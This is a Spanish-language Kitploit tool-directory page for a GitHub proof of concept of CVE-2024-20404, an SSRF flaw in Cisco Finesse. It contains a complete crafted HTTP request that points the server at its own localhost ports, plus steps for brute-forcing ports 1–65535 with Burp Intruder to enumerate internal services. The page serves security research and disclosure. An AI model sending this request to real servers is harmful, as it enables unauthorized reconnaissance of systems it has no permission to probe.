Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2024-20404 — Exploit de prueba de concepto para CVE-2024-20404 que demuestra SSRF en la interfaz de gestión basada en web de Cisco Finesse para enumerar servicios locales enviando solicitudes HTTP manipuladas. | Kitploit
Herramientas/GitHubGitHub/3zz4t/cve-2024-20404
ReconocimientoAnálisis de VulnerabilidadesExplotaciónRecopilación de InformaciónSeguridad WebPruebas de Penetración
GitHub3zz4t/cve-2024-20404

CVE-2024-20404

Exploit de prueba de concepto para CVE-2024-20404 que demuestra SSRF en la interfaz de gestión basada en web de Cisco Finesse para enumerar servicios locales enviando solicitudes HTTP manipuladas.

Ver Repositorio
2125hace 2 añosAún no revisado
Compartir

Descripción

Una vulnerabilidad en la interfaz de administración basada en web de Cisco Finesse podría permitir a un atacante remoto no autenticado realizar un ataque SSRF en un sistema afectado.

Esta vulnerabilidad se debe a una validación insuficiente de la entrada proporcionada por el usuario para solicitudes HTTP específicas que se envían a un sistema afectado. Un atacante podría explotar esta vulnerabilidad enviando una solicitud HTTP manipulada al dispositivo afectado. Una explotación exitosa podría permitir al atacante obtener información sensible limitada de los servicios asociados al dispositivo afectado.

Prueba de Concepto (PoC)

  1. Envíe la siguiente solicitud para verificar la respuesta del número de puerto "8444" en el localhost del servidor después de reemplazar su <target>.
POST /gadgets/metadata HTTP/2
Host: <target>:8445
Cookie: timeBeforeFailover=1695808242310; timeBeforeAttemptingLoginInIframe=1695808244317; attemptsMade=1; seqNumberGenerated=1; finesse_ag_extension=<extension>; activeDeviceId4000=SEPD4AD717A03F6; timeBeforeLoadingOtherSide=1695808249678
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://<target>:8445/desktop/container;jsessionid=90aE172355707490406528141464742B/?locale=en_US
Content-Type: application/json
Content-Length: 127
Origin: https://<target>:8445
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

{"context":{"container":"default","language":"en","country":"US","locale":"en_US"},"gadgets":[{"url":"http://127.0.0.1:8444"}]}


  1. Use el intruder de burp suite para escanear todos los puertos abiertos en el servidor de administración basado en web de Cisco Finesse, cambiando el número de puerto de 1 a 65535.

  2. Verá la respuesta "Connection refused" en los puertos cerrados.

  1. Los otros mensajes de error indican que estos puertos están abiertos y pueden ser enumerados.

Referencias

  • https://nvd.nist.gov/vuln/detail/CVE-2024-20404
  • https://sec.cloudapps.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-finesse-ssrf-rfi-Um7wT8Ew

Descargo de responsabilidad

Esto es solo una Prueba de Concepto (PoC) para demostrar que la interfaz de administración basada en web de Cisco Finesse es vulnerable a Server Side Request Forgery (SSRF), y esta PoC es solo con fines educativos. Úsela de manera responsable y solo en sistemas con permiso explícito para realizar pruebas. El mal uso de esta PoC puede tener consecuencias graves.


Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    600
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    391
  • 4

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    321
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    292
  • 6

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    257

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →